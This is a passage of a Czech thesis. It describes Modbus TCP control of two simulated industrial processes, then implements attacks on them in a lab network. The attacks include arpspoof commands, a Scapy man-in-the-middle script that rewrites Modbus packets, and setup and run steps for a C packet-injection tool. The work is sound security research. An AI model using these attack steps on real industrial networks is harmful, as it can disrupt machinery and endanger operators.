jelikož má sklad rozměry 9x6 přihrádek. Je zde ještě jedna extra pozice navíc, a to ta, ve které se jeřáb nachází ve výchozím stavu, což je místo, kde se nabírá náklad. Jeřáb má tedy padesát pět (9x6+1) možných míst na které se může přemístit [26].

Vidlice stohovacího jeřábu, má tři příkazy: vysunutí vpravo, vysunutí vlevo a nadzvednutí. Jsou-li hodnoty ve výchozím stavu, tedy v logické nule, je vidlice v klidné pozici dole. Chceme-li nastavit nadzvednutí a vysunutí vpravo, tak tyto dvě hodnoty musíme nastavit na logickou jedničku.

Dále je tady jedno čidlo pohybu, které zaznamená, že je náklad připraven k vyzvednutí jeřábem na vstupním páse. Čtyři pohyblivé pásy, přičemž dva z nich mají mezeru, aby se z nich pomoci vidlice dal vyzvednout náklad. Žádná čidla pro evidenci skladu nejsou potřeba, jelikož si program interně ukládá stav skladu pomocí stavové matice o rozměrech 9x6.


Obrázek 3.8: Inteligentní sklad

Jelikož se stohovacím jeřábem pracujeme v digitální režimu, tedy dokážeme mu přes GPIO předat jenom logickou jedničku a logickou nulu, tak na vyjádření jeho padesáti pěti stavů potřebujeme šest bitů, neboli šest digitálních výstupů. MSB (most significant bit) je na portu ID2 a LSB (least significant bit) je na portu ID0, viz obrázek 3.9. První přirádka skladu je reprezentovaná hodnotou jedna (přihrádka 1.1 na obrázku číslo 3.8), poslední hodnotou padesát čtyři (přihrádka 9.6 na obrázku číslo 3.8) a přechod do výchozího stavu má speciální hodnotu padesát pět [26].

Mapování vstupů a výstupů na zařízení PLC

Na následujícím schématu č. 3.9 je ukázáno napojení Factory I/O vstupů a výstupu na zařízení Advantech, přičemž propojení s UniPi PLC je na obrázku číslo 3.7. Na obrázku 3.9 můžeme vidět dvě virtuální zařízení, kterými jsou 4750 a 4704. Chceme-li připojit nějaké zařízení jako je senzor nebo dopravník musíme ho přiřadit ke konkrétnímu portu těchto zařízení. Můžeme si všimnout, že se zde nachází šest hodnot pro definici pozice jeřábu konkrétně na portech IDI2-IDI3 a IDI8-IDI11, kde port IDI11 je MSB a port ID2 je LSB, jeden senzor pohybu na portu IDO9, tři hodnoty pro práci s vidlicí jeřábu. Zvednutí jeřábu

na DI6, vysunutí na DI5 a zasunutí na DI7, a čtyři hodnoty pro pohyb dopravníku na DI0-DI3.



Obrázek 3.9: Schéma zapojení automatického skladu

Implementační logika inteligentního skladu

Program inteligentního skladu je implementován v jazyce `Python3`. Využívá naši třídu `class Plc`. Každé zařízení UniPi je instancí této třídy. Dále jsme vytvořili třídu reprezentující sklad, která využívá knihovny `NumPy`[14]. NumPy je matematická knihovna, která nám pro náš projekt poskytuje datový typ matice a metody pro práci s ní [**?**]. Princip je pak jednoduchý. Při konstrukci matice naplníme matici logickými nulami, a v případě zasunutí balíku do přihrádky skladu, změníme logickou hodnotu dané přihrádky na jedničku. Třída reprezentující sklad vypadá následovně:

```
## Vizualizace Matice:
# [0,0] [0,1] ... [0,8]  na souřadnicích [0,0] se nachází přihrádka vlevo na hoře
# [1,0] [1,1] ... [1,8]
#   .     .     .    .
#   .     .     .    .
# [5,0] [5,1] ... [5,8] na souřadnicích [5,8] se nachází přihrádka vpravo dole
    class Warehouse:
        # Konstruktor třídy Warehouse
        def __init__(self):
            # Vytvoří matici o rozměrech 6x9 a naplní ji logickými nulami
```

[14] `https://numpy.org/` [cit. 2022-12-7]

```
        self.matrix = numpy.full((6, 9), False)
```

Máme-li právě instanciovaný sklad o rozměrech 9x6 a provedeme vložení do skladu pomocí metody `ware.moveToEmpty()`, tak se nám matice reprezentující vnitřní stav skladu změní následovně:

$$\begin{pmatrix} 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{pmatrix} \Rightarrow \begin{pmatrix} 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{pmatrix}$$

Sklad se zaplňuje od nejvyšší řady postupně směrem dolů.

Celý program inteligentního skladu se odehrává v následujícím cyklu, který je aktivní dokud je zapnutý program Factory I/O:


```
while plcs[2].di0 == True: # Dokud běží program Factory I/O
    while plcs[2].di1 == False: # Posouvej balík po dopravníku, dokud nedojede k senzoru
        plcs[1].writeMultipleDo([True, True, True, True], PAUSE)
        plcs[2].updateDi()

    # Naložení balíku na vidlici
    plcs[0].writeDoNoClear(0, PAUSE_LONG, True)   # Vidlice vpravo
    plcs[0].writeDoNoClear(1, PAUSE_LONG, True)   # Vidlice nadzvednout
    plcs[0].writeDoNoClear(0, PAUSE_LONG, False)  # Vidlice zpět

    # Metoda třídy Warehouse, která přesune jeřáb k volné přihrádce
    ware.moveToEmpty(plcs)

    # Vložení balíku do skladu
    plcs[0].writeDoNoClear(2, PAUSE_LONG, True)   # Vidlice vlevo
    plcs[0].writeDoNoClear(1, PAUSE_LONG, False)  # Vidlice dolu
    plcs[0].writeDoNoClear(2, PAUSE_LONG, False)  # Vidlice zpět

    ware.zeroPosition(plcs) # Vrať jeřáb do výchozí pozice
    plcs[1].updateDi() # Aktualizuje digitální vstupy
```

Program má aktivní vstupní dopravník do té doby, než se náklad dostane k vidlici stohovacího jeřábu. Poté vidlice náklad naloží a v případě, že je ve skladu volné místo, tak se stohovací jeřáb k tomuto místu přemístí a vidlice zase náklad vyloží. Pokud sklad volné místo nemá, tak metoda `moveToEmpty()` nechá jeřáb ve výchozí pozici a balík se jen pomocí vidlice přesune na výstup. Metoda `moveToEmpty()` provádí poměrné komplexní přepočet souřadnic přihrádek skladu na výstupní kombinaci logických nul a jedniček, které se pošlou na šest digitální výstupu a zároveň zaznamenává aktuální stav skladu, nebo-li změní hodnotu v matici na logickou jedničku, pokud se nějaká přihrádka zaplní.

3.5 Scénář číslo 2 – Montážní linka

Jako druhý průmyslový scénář jsme realizovali montážní linku [26]. Pro montážní linku platí, že využívá stejné zapojení zařízení PLC a stejné schéma sítě jako inteligentní sklad viz kapitola č. 3.3. Smyslem montážní linky je spojit určité součástky do jedné a vytvořit tak výrobek. Tyto součástky se generují na vstupu a dopravníky je posouvají směrem na výstup. Montážní linka viz obrázek 3.10 pracuje s dvěmi součástkami, základnou a víkem. Ty pomocí dvouosové robotické ruky a dvou svorek (clamp) spojí do jednoho dílu. Víko je na straně robotické ruky a přikládá se nahoru na základnu.

Robotická ruka má tři řídící příkazy: Posuň se po ose Z, posuň se po ose Y a uchop předmět. Tyto příkazy můžeme libovolně kombinovat. V našem případě se snažíme pomocí robotické ruky vzít víko, přesunout ho nad základnu a spojit tyto dvě součástky. Svorky se dají pouze uvolnit, sevřít a nebo nadzvednout pro volný průchod. Svorky nám slouží k tomu, aby byly obě součástky pevně umístěný na přesném místě. Dále zde figurují dva senzory pohybu, jenž nám říkají, že jsou obě součástky na místě, a dva dopravníky pro posun předmětů.




Obrázek 3.10: Montážní linka

Mapování vstupů a výstupů na zařízení PLC

Na následujícím schématu je ukázáno napojení Factory I/O vstupů a výstupu na zařízení Advatech, přičemž propojení s UniPi PLC zůstává stejné jako u inteligentního skladu, viz obrázek 3.7. Můžeme si povšimnout, že se zde nachází tři hodnoty pro práci s robotickou rukou, těmi jsou uchopení předmětu na DI1, pohyb po ose X na DI2 a pohyb po ose Z

na DI3. Dvě hodnoty pro práci se senzory na IDO9 a IDO10, které indikují, že součástky dorazily na místo. Dvě hodnoty pro dopravníky na IDI0 a IDI1 a dvě hodnoty pro sevření svorek na IDI2 a IDI3.



Obrázek 3.11: Schéma zapojení montážní linky

Implementační logika

Montážní linka opět využívá naší třídu `Plc`. Logika programu je triviální. Na vstupu se nám generují součástky víko a základna, a my je po dopravníku posouváme, dokud nedojdou k senzorům pohybu. V tomto místě se musí aktivovat polohovadla, která dají víko a základnu na přesně dané místo. Poté robotická ruka přesune víko na základnu a vrátí se na původní místo. Polohovadla uvolní cestu výsledné součástce a ta jde po dopravnících na výstup. Tento proces se neustálé opakuje.

```
while plcs[2].di0 == True: # Dokud běží program Factory I/O
        # Pohyb dopravníku dokud obě součástky nedoputují k polohovadlům
        while plcs[1].di1 == True or plcs[1].di2 == True:
            if plcs[1].di1 == 0 and plcs[1].di2 == 0: # víko i základna dorazily
                plcs[2].writeMultipleDo([False, False, True, True], PAUSE)
            elif plcs[1].di1 == 1 and plcs[1].di2 == 0: # víko dorazilo
                plcs[2].writeDo(3, PAUSE, True)
            elif plcs[1].di1 == 0 and plcs[1].di2 == 1: # základna dorazila
                plcs[2].writeDo(2, PAUSE, True)
            plcs[1].updateDi()

        # Sevření víka a základny v polohovadlech
        plcs[2].writeMultipleDoNoClear([True, True, False, False], PAUSE_LONG)
        plcs[2].writeMultipleDoNoClear([False, False, True, True], PAUSE)
        plcs[2].writeMultipleDoNoClear([False, False, False, False], PAUSE)
```

```
plcs[0].writeDoNoClear(0, PAUSE_LONG, True)  # Pohyb Z dolu
plcs[0].writeDoNoClear(2, PAUSE, True)       # Uchop předmět
plcs[0].writeDoNoClear(0, PAUSE_LONG, False) # Pohyb Z nahoru
plcs[0].writeDoNoClear(1, PAUSE_LONG, TRUE)  # pohyb X
plcs[0].writeDoNoClear(0, PAUSE_LONG, True)  # Pohyb Z dolu
plcs[0].writeDoNoClear(2, PAUSE, False)      # uvolní uchop

# Vraceni robotické ruky do původní pozice
plcs[0].writeDoNoClear(0, PAUSE_LONG, False)  # Pohyb Z nahoru
plcs[0].writeDoNoClear(1, PAUSE_LONG, False)  # Pohyb X zpět

plcs[0].writeDoNoClear(3, PAUSE_LONG, True) # Zvedni Polohovadla
# zapni Dopravníky
plcs[2].writeMultipleDo([False, False, True, True], PAUSE_LONGEST)
plcs[0].writeDoNoClear(3, PAUSE_LONG, False) # polož polohovadla
plcs[0].updateDi()
```

3.6 Shrnutí

Tato kapitola vysvětluje jak simulovat průmyslové procesy pomocí simulátoru Factory I/O[15] v kombinaci s zařízeními UniPi[16] a zdrojovými kódy v jazyce Python s využitím knihovny pyModbusTCP[17].

Zařízení UniPi jsou programovatelnými zařízeními PLC a v průmyslové síti Modbus mohou zastupovat roli slave. Čehož je docíleno tak, že na nich běží proces Modbus TCP serveru. Server čeká na dotazy od zařízení typu master. Zařízení master vytváří logiku pomocí zdrojových kódu v jazyce Python.

Simulátor Factory I/O je 3D simulační program, který nám poskytuje grafickou vizualizaci průmyslových procesů a lze jej propojit se zařízeními PLC, která tyto procesy ovládají.

V této kapitole jsou dále popsaný implementace dvou konkrétních průmyslových procesů. Včetně jejich fyzického, logického zapojení a síťové konfigurace zařízení. Průmyslovými procesy jsou inteligentní sklad a montážní linka.

[15] https://docs.factoryio.com
[16] https://www.unipi.technology/unipi-neuron-s103-p93
[17] https://pypi.org/project/pyModbusTCP/

Kapitola 4

Implementace útoků na protokol Modbus TCP

V této kapitole se budeme zabývat implementací pěti různých útoků na protokol Modbus TCP. Konkrétně se jedná o útok typu Man-in-the-middle, injektování paketů, útok přehrání, DoS útok a přerušení TCP spojení. Každý z těchto útoků bude nejprve podrobně popsán a následně implementován s cílem ověřit jeho účinnost. V závěru kapitoly budou shrnuty výsledky a provedena klasifikace útoků podle globální databáze útoků MITRE ATT&CK.

4.1 Man-in-the-middle útok

V útoku typu Man-in-the-middle se útočník infiltruje jako prostředník mezi dvěma, nebo více uživateli, síťovými službami či stanicemi. Uživatelé si nejsou vědomi, že jejich komunikace prochází přes tohoto prostředníka. Útočník může buď pasivně získávat informace z komunikace, která přes něj proudí, nebo může aktivně pozměňovat data či jinak narušovat komunikaci [11].

V naší implementaci MITM (Man-in-the-middle attack) bude útočník pozměňovat data mezi zařízením master a jedním ze zařízení typu slave, a to bez jejich vědomí. Pro získání pozice prostředníka komunikace využijeme známou techniku ARP (Address Resolution Protocol) spoofingu, která spočívá v tom, že koncovým stanicím podvrhneme falešné informace do jejich ARP tabulek.

ARP Spoofing


ARP Spoofing je metoda MITM. Útočník se zde snaží podvrhnout svou MAC adresu do ARP tabulek obětí [13].

Pro ARP spoofing útočník v podstatě potřebuje znát jenom IP adresy svých obětí. Ty může zjisti pomocí zpráv ICMP, nebo pomocí odposlechu sítě [13].

V naší implementaci ARP spoofingu musí útočník kromě IP adres obětí také znát jejich MAC adresy, aby dokázal vhodně pozměnit zdrojové a cílové MAC adresy rámců, které skrze něj budou procházet. Ty může získat pomocí odeslání zprávy ARP request, která se zašle na všechny stanice v dané LAN síti. Oběti na tuto zprávu odpoví zprávou ARP replay. V této odpovědi se nachází MAC adresa oběti namapovaná na IP adresu oběti. Druhým způsobem je získání MAC adresy pomocí odposlechů sítě [13].


Druhým krokem ARP spoofingu je podvržení falešné informace do ARP tabulek obětí. K tomu se využívají zprávy ARP replay [13]. Příklad dotazu můžeme vidět na obrázku

číslo 4.1. Stanice 192.168.88.252 se ptá, kdo má IP adresu 192.168.88.200. Paket dorazí na všechna zařízení kromě zařízení, které paket odeslalo, jelikož se jedná o broadcast s cílovou MAC adresou FF:FF:FF:FF:FF:FF.



Obrázek 4.1: ARP request zpráva

Na tento dotaz by typicky odpovědělo jen jedno zařízení, v našem případě stanice 192.168.88.200. Útočník však udělá to, že také pošle odpověď ARP reply, a v podstatě se tím prohlásí za vlastníka IP adresy 192.168.88.200, jak můžeme vidět na obrázku číslo 4.2.



Obrázek 4.2: ARP reply zpráva

Jakým způsobem koncové zařízení zpracuje dvě ARP reply zprávy s rozdílnou MAC adresou není přesně definováno v RFC 826, to popisuje protokol ARP. Reakce na dvě ARP

replay zprávy s rozdílnou MAC adresou se tedy může lišit v různých implementacích, ale v našem testovacím prostředí zařízení Windows i Linux NeuronOS uložily do ARP tabulky vždy poslední ARP replay zprávu a předchozí ignorovaly.


Tohoto chování využívá program pro podvržení ARP informací Arpspoof[1], který jsme pro náš ARP spoofing útok využili. Tento program využívá ještě jednoho mechanizmu, kdy kromě odpovědí na dotazy zároveň cyklicky posílá ARP reply zprávy, které slouží k aktualizacím ARP tabulek. Fungování cyklicky zasílaných zpráv můžeme vidět na následujícím pseudokódu.

```
# Program cyklicky posílá ARP reply zprávy na všechny oběti.
# tyto zprávy obsahují útočníkovu MAC adresu
while True:
    send_arp_response("192.168.88.200" is at "1C:69:7A:08:86:1A")
    wait(2 sec)
```

Tímto způsobem se v ARP tabulce oběti útočníkova MAC adresa asociuje s IP adresou 192.168.88.200. To znamená, že každý paket, který bude chtít stanice poslat na adresu 192.168.88.200, ve skutečnosti půjde na stanici útočníka.

Implementace útoku

Cíl následujícího útoku lze vidět na obrázku číslo 4.3. Jako útočník budeme chtít podvrhnout ARP tabulky zařízení slave a master, aby veškerá komunikace mezi těmito zařízeními v obou směrech šla skrze útočníka. Útočník pak bude pozměňovat data v paketech Modbus TCP. Ke změně dat bude docházet jak v dotazech, tak odpovědích, aby oběti nepoznaly, že dochází k nějakým změnám dat.



Obrázek 4.3: Man-in-the-middle útok

[1] `https://manpages.ubuntu.com/manpages/bionic/man8/arpspoof.8.html` [cit. 2023-2-11]

Spuštění ARP spoofingu

Prvně je potřeba provést ARP spoofing. V případě, že by útočník měl zapnutý IP forwarding, útok nefungoval. IP forwarding primárně slouží, proto abychom mohli fungovat jako směrovač na linuxových zařízeních, což znamená přeposílat pakety mezi různými síťovými rozhraními podle pravidel ve směrovací tabulce. Problém s IP forwardingem je, že se pak zařízení dívá do informací v IP hlavičkách, a hned se pokouší odeslat pakety skutečným vlastníkům, protože nejsou určeny pro něj [1]. Jelikož my potřebujeme pakety modifikovat, musíme IP forwarding vypnout na zařízení, jenž se používá k útoku, a poté zajistit posílání paketů sami. Vypnout IP forwarding můžeme následujícím příkazem.

```
sudo sysctl net.ipv4.ip_forward=0
```

Následně provedeme ARP spoofing pomocí dříve zmíněného programu Arpspoof[2] následujícími příkazy:

```
arpspoof -i eno2 -t 192.168.88.250 192.168.88.252 &
arpspoof -i eno2 -t 192.168.88.252 192.168.88.250 &
```

Za parametrem -t je IP adresa zařízení na které útočíme a poté následuje IP adresa, za kterou se útočník bude vydávat. Útočník nyní odpovídá na dotazy ve tvaru:

```
Who has 192.168.88.200 tell 192.168.88.252
Who has 192.168.88.252 tell 192.168.88.200
```

A zároveň cyklicky každé dvě vteřiny vysílá do sítě informace o tom, že on je vlastníkem IP adres 192.168.88.200 a 192.168.88.252:

```
192.168.88.200 is at 8c:04:ba:08:73:03
192.168.88.252 is at 8c:04:ba:08:73:03
```

Před útokem vypadala ARP tabulka zařízení master následovně:

```
master-zařízení:
      Internet Address    Psychical Address   Type
      192.168.88.251      B8-27-EB-40-5C-60   dynamic
      192.168.88.252      B8-27-EB-1E-08-59   dynamic
      192.168.88.255      ff-ff-ff-ff-ff-ff   static
            ...                 ...            ...
```

A po spuštění programu arpspoof se nahradí MAC adresa IP adresy 192.168.88.252 útočníkovou následovně:

```
master-zařízení:
      Internet Address    Psychical Address   Type
      192.168.88.251      B8-27-EB-40-5C-60   dynamic
      192.168.88.252      8C-04-BA-08-73-03   dynamic
      192.168.88.255      ff-ff-ff-ff-ff-ff   static
            ...                 ...            ...
```

Podobně to vypadá na zařízení slave, kde ARP tabulka s podvrženým údajem vypadá takto:

[2] `https://manpages.ubuntu.com/manpages/bionic/man8/arpspoof.8.html` [cit. 2023-2-11]

```
slave-zařízení:
      Internet Address      Psychical Address     Type
      192.168.88.250        8C-04-BA-08-73-03     dynamic
      192.168.88.251        B8-27-EB-40-5C-60     dynamic
      192.168.88.255        ff-ff-ff-ff-ff-ff     static
            ...                   ...               ...
```

Nyní jsme docílili toho, že veškerá komunikace mezi zařízeními slave 192.168.88.252 a master 192.168.88.200 půjde přes stanici útočníka, a ten může tuto komunikaci zahazovat, odposlouchávat či modifikovat.

Spuštění útoku

Samotný útok, který mění data paketů Modbus TCP, je naprogramovaný v jazyce Python s využitím knihovny Scapy[3].

Prvně je potřeba nastavit konstanty v programu **mima.py**. Je nutné nastavit IP a MAC adresy obětí, MAC adresu útočníka, jenž chceme podvrhnout do ARP tabulek obětí, síťové rozhraní, kterým je útočník připojeny na dané průmyslové síti. Dále je zde jedna speciální konstanta `MODIFY_NTH_PACKET`, ta definuje, že budeme modifikovat každý n-tý Modbus TCP paket, což může mít různé důsledky na průmyslový scénář. Například, když budeme editovat data každého paketu, projeví se chyba v průmyslovém scénáři zjevně, ale pokud budeme modifikovat například jen každý stý paket, chyba se může nebo nemusí projevit.

```
MODIFY_NTH_PACKET = 2 # Modifikuj data každého druhého Modbus TCP paketu

listen_interface  = "eno2" # Síťové rozhraní na, kterém provadíme útok

real_master_ip = '192.168.88.250' # IP adresa zařízení master
slave_ip       = '192.168.88.252' # IP adresa zařízení slave

real_master_mac = '1c:69:7a:08:86:1a' # MAC adresa zařízení master
slave_mac       = 'b8:27:eb:1e:08:59' # MAC adresa zařízení slave
MIM_mac         = '8c:04:ba:08:73:03' # MAC adresa útočníka
```

Poté už stačí jen spustit útok. Program musíme spouštět s rootovskými právy, jelikož pracuje s raw schránkami.


```
sudo python3 ./mima.py
```

Fungování útoku

Princip programu je velice jednoduchý. My si jej vysvětlíme na následujícím pseudokódu, jenž je zjednodušenou verzi skutečného kódu programu `mima.py`.

Nejdříve odchytneme paket pomocí Scapy funkce `sniff()`. Následně ověříme zda-li se jedná o Modbus TCP paket mezi zařízeními `slave_ip` a `real_master_ip` tuto operaci vyjadřujeme funkci `check_if_packet_is_modbus()`.

[3] `https://scapy.net/` [cit. 2023-2-11]



Obrázek 4.4: Man-in-the-middle pozměnění paketů

Následně útočník změní zdrojovou a cílovou MAC adresu, způsobem, který můžeme vidět na obrázku číslo 4.4. Útočník v původním paketu nastaví zdrojovou MAC adresu na svou vlastní, aby údaj korespondoval s podvrženými informacemi v ARP tabulkách obětí, a zároveň změní cílovou MAC adresu, protože jinak by paket nedorazil skutečnému příjemci.


Ve finále už stačí jenom pozměnit data Modbus TCP, přepočítat kontrolní součet hlavičky TCP a odeslat pozměněný paket. Tímto jsme realizovali útok MITM.

```
# Vytvoření raw socketu přes, který se budou odesílat pozměněné pakety
s = socket.socket(socket.AF_PACKET, socket.SOCK_RAW)
# Funkce sniff() odposlouchá pakety na našem síťovém rozhraní a pro každý paket
# volá funkci handle_packet()
sniff(iface=listen_interface, prn=handle_packet)

def handle_packet(packet):
    # Kontrola zda-li se jedna o Modbus TCP paket mezi obětmi
    if check_if_packet_is_modbus(packet) == False:
        return

    # Nastavení vhodných MAC adres
    if packet[Ether].src == slave_mac:
        packet[Ether].src = MIM_mac
        packet[Ether].dst = real_master_mac
    elif packet[Ether].src == real_master_mac:
        packet[Ether].src = MIM_mac
        packet[Ether].dst = slave_mac

    # Změna dat paketu Modbus TCP
    packet = change_packet(packet)

    # Výpočet nové TCP checksum a odeslání paketu
    packet = update_tcp_checksum(packet)
    s.send(bytes(packet))
```

Následky útoku

V obou průmyslových procesech jsou následky většinou podobné. V montážní lince dochází k tomu, že se například nezvedne posuvník, když má, nebo, že rameno vůbec nefunguje.

To může způsobit následující selhání montážní linky, jenž můžeme vidět na obrázku 4.5. Škody samozřejmě záleží na tom, jak často modifikujeme Modbus TCP pakety. V případě, že modifikujeme paket jen jednou za 30 sekund, může se v případě montážní linky například nepovést zhotovit jednu součástku za 30 sekund, ale linka jinak funguje relativně bezproblémově, což může mít pro oběť ještě horší následky, jelikož se těžko detekuje, kde a kdy dochází k chybě.



Obrázek 4.5: Následky MITM útoku

Podobně to je i s inteligentním skladem. Pokud v automatickém skladu modifikujeme velké množství paketů, tak naprosto přestane fungovat. Chceme-li však modifikovat pakety jen občasně, může se v průmyslovém scénáři občasně stát, že se automatické rameno snaží vložit balík do zabrané buňky, což způsobí vytlačení původního balíku.

Srovnání s existujícími řešeními

Při implementaci MITM útoku byla provedena rešerše několika dostupných řešení, která se zabývají tímto útokem na Modbus TCP sítě.

Veškeré práce, které se zabývají MITM na Modbus TCP, spojuje využití ARP spoofingu pro získání pozice prostředníka komunikace.

Tato práce, na rozdíl od většiny prací, přináší detailnější vysvětlení útoku a problémů spojených s tímto útokem. Náš program zároveň umožňuje parametrizovat intenzitu modifikace Modbus TCP.

V článku [9] implementovali MITM útok velice podobně. Nicméně, existují některé rozdíly v použitých simulačních nástrojích pro vytvoření testovacího prostředí a v celkovém schématu sítě. V tomto článku se zařízení slave a master nacházejí v rozdílných sítích. Modbus Příkazy zde musí být posílány přes výchozí bránu. ARP spoofing se v tomto článku provádí mezi výchozí branou a zařízením master, přičemž k tomuto účelu byl použit nástroj ethercap. Hlavním rozdílem v implementaci útoku je, že v tomto článku po úspěšném ARP spoofingu byly vytvářeny nové Modbus TCP pakety a ty byly vkládány do komunikace. Oproti tomu, naše práce pozměňovala data v paketech, jenž se na síti již vyskytovaly, což může být náročnější na detekci, neboť provoz protokolu Modbus TCP zůstává stejný. Dalším drobným rozdílem je, že v článku vkládali do komunikace pakety typu Write register, zatímco naše implementace manipulovala s pakety typu Write single coil.

V práci [28] je realizace útoků velmi podobná. Využívá se zde zajímavého existujícího nástroje qModMaster[4] pro vkládání Modbus TCP paketů a analýzu Modbus komunikace. Stejně jako v naší práci, i zde se pakety pouze modifikují po cestě k cíli. Problémem s touto implementací je, že pouze nastaví veškerá data všech příkazů Write na hodnotu 0xFF00 a nepokouší se sofistikovaně měnit jen některé pakety.

Práce [6] popisuje realizaci MITM prostřednictvím konceptuálního modelu útočného stromu, který algoritmicky popisuje postup útok. Tato práce se z pohledu realizace útoku příliš neliší od ostatních prací, avšak poskytuje informace o více alternativních nástrojích pro specifické kroky útoku.

V práci [24] se pro útoky využívá existující penetrační nástroj Smod[5], což je open-source nástroj implementovaný v jazyce Python s využitím knihovny Scapy. Tento program poskytuje širokou škálu Modbus TCP útoků a zároveň poskytuje diagnostické nástroje. Součástí tohoto programu je útok MITM pomocí ARP spoofingu. Problém s tímto penetračním nástrojem je, že obě verze mají syntaktické chyby a program za běhu selže. Zároveň modul sice poskytuje ARP spoofing, ale nelze zde nijak nastavit modifikaci paketů, které skrze útočníka prochází.

4.2 Vkládání paketů (Packet Injection)

Injektování paketů je metoda, při níž útočník vkládá do sítě škodlivé pakety nebo pakety, které mohou vytvářet zbytečnou zátěž v sítí [12]. Z pohledu TCP to znamená, že musíme vložit paket do existujícího TCP spojení.


Injektování škodlivých paketů do Modbus TCP sítě není úplně triviální proces, jelikož nám ho komplikuji mechanizmy TCP jako jsou sekvenční čísla a kontrolní součty. To, jak funguje TCP v Modbus TCP komunikaci, je více popsáno v kapitole číslo 2.1.

Implementace útoku

Pro naši realizaci útoku je nezbytný odposlech sítě. Útočník musí odposlouchávat komunikaci mezi zařízeními slave a master, a to z toho důvodu, aby dokázal odhadnout `Seq` a `Ack` čísla TCP spojení mezi těmito aktéry a dokázal do tohoto spojení vložit paket. Útok je naprogramovaný v jazyce C. Princip útoku je jednoduchý a můžeme jej vidět na obrázku číslo 4.6. Tento obrázek je zjednodušeným sekvenčním diagramem programu, kde některé detaily zanedbáváme. Tento sekvenční diagram také zobrazuje dva pakety, které oba patři

[4] `https://github.com/zhanglongqi/qModMaster` [cit. 2023-3-11]
[5] `https://github.com/theralfbrown/smod-1` [cit. 2023-3-11]

k určité funkci a ukazují nám příklad toho, jak program mění obsah určitého paketu, aby vytvořil škodlivý paket.



Obrázek 4.6: Injektování paketů

Nejprve je potřeba vytvořit raw socket pomocí `createRawSock()` a inicializovat síťové rozhraní k odposlechu, což zajišťuje námi implementovaná funkce `openintForSniff()`. Inicializace rozhraní pro odposlech komunikace je důležitá. Sice můžeme zkoušet vkládat pakety bez odposlechu komunikace, ale bude velice náročné uhádnout parametry TCP spojení jako je, číslo zdrojového portu, `Seq` čísla a `Ack` čísla.

Nyní se dostáváme do fáze programu, která se vykonává v nekonečném cyklu. Nejprve hledáme existující Modbus TCP paket na našem síťovém rozhraní, což je vyjádřeno funkcí `findModbusPacket()`, jak můžeme vidět na obrázku 4.6. Poté tento paket mírně upravíme pomocí funkce `generateMaliciousPacket()`. Tato úprava zahrnuje vytvoření škodlivého paketu, který bude odpovídat požadavkům aktuální TCP komunikace. Nakonec tento nový, škodlivý paket zapisujeme na náš raw socket pomocí funkce `write()`.

Funkce `findModbusPakcet()` nám poskytuje Modbus paket, který byl odchycen na síťovém rozhraní. Modbus paket je rozpoznán podle čísla portu a validních Modbus TCP hlaviček paketu. Funkce `generateMaliciousPacket()` musí tento paket vhodně upravit, aby správně navazoval na TCP komunikaci. Tento proces může být složitý a pravděpodobně je potřeba ho přizpůsobit každému průmyslovému procesu zvlášť, jelikož různé průmyslové procesy můžou mít jinak velké paketové mezery mezi jednotlivými Modbus příkazy, či jinou kadenci příkazů, což nám ovlivňuje odhad `Seq` a `Ack` čísel TCP spojení. Na obrázku číslo 4.6 můžeme vidět, že jsou červeně vyznačeny změněné parametry komunikace. Mezi nimi jsou sekvenční čísla (`Seq` a `Ack`), která musíme upravit, abychom mohli navázat na existující TCP stream. Dále jsou zde Transaction ID a data protokolu Modbus TCP. Transaction ID

by měl být unikátní vložením nového příkazu vytváříme novou transakci. V paketu, jenž budeme vkládat do komunikace se data protokolu Modbus TCP snažíme nastavit na jinou hodnotu, než jaká byla v předchozím paketu. Tím docílíme toho, že do registrů zařízení slave podvrhneme špatnou jinou logickou hodnotu, než jaká tam byla původně.

Typicky bychom se mohli pokusit nastavit `Ack` a `Seq` čísla na čísla následujícího očekávaného paketu, ale tento pokus by v tomto průmyslovém scénáři neměl žádný význam, jelikož se paket nestihne odeslat dostatečně rychle, aby zapadl do existujícího TCP streamu, což znamená, že koncová zařízení vyhodnotila paket jako TCP retransmisi. Během analýzy komunikace bylo zjištěno, že program posílá čtyři příkazy typu "write single coil"velice rychle za sebou a pak zde následuje dlouhá pauza v komunikaci. Každý z těchto příkazů je zapouzdřen jako TCP payload o velikostí 12 bajtů. Proto se k aktuálnímu `Ack` a `Seq` číslu přičítá číslo 48, čímž docílíme, že se vlezeme do větší paketové mezery a náš škodlivý paket bude aktivní po delší dobu. Zároveň pokud se například nastaví třetí bit registru na hodnotu 0 z nějakého důvodu a my jej hned vzápětí nastavíme na 1 pomocí našeho vloženého paketu, pravděpodobně to způsobí nějaké škody v průmyslovém procesu.

Spuštění útoku

Program je rozdělen do třech zdrojových souborů: inject.c, modbus-packet.c a sniff.c.

Soubor inject.c je hlavní soubor, který obsahuje funkci `main()`. sniff.c zajišťuje odchycení existující komunikace a modbus-packet.c poskytuje struktury a funkce pro vytvoření paketu Modbus TCP.

Nejdříve je potřeba nastavit v hlavičkových souborech následující konstanty, tedy přizpůsobit je našemu řešení.

```
#define IP_SRC "192.168.88.250"     // IP adresa zařízení master
#define IP_DST "192.168.88.252"     // IP adresa zařízení slave
#define MAC_SRC "1c:69:7a:08:86:1a" // MAC adresa zařízení master
#define MAC_DST "b8:27:eb:1e:08:59" // MAC adresa zařízení slave
#define TCP_DST_PORT 502            // TCP port na, kterém naslouchá zařízení slave
#define OUT_INTERFACE "eno2"        // Název síťového rozhraní, kde dochází ke komunikaci
```

Nyní je potřeba sestavit program pomocí našeho Makefile souboru.

```
make clean
make
```

Nakonec už stačí jen spustit soubor, přičemž argument určuje, kolik chceme vkládat paketů do komunikace za minutu. Pro vkládání deseti paketu za minutu spustíme program následovně:

```
./inject 10
```

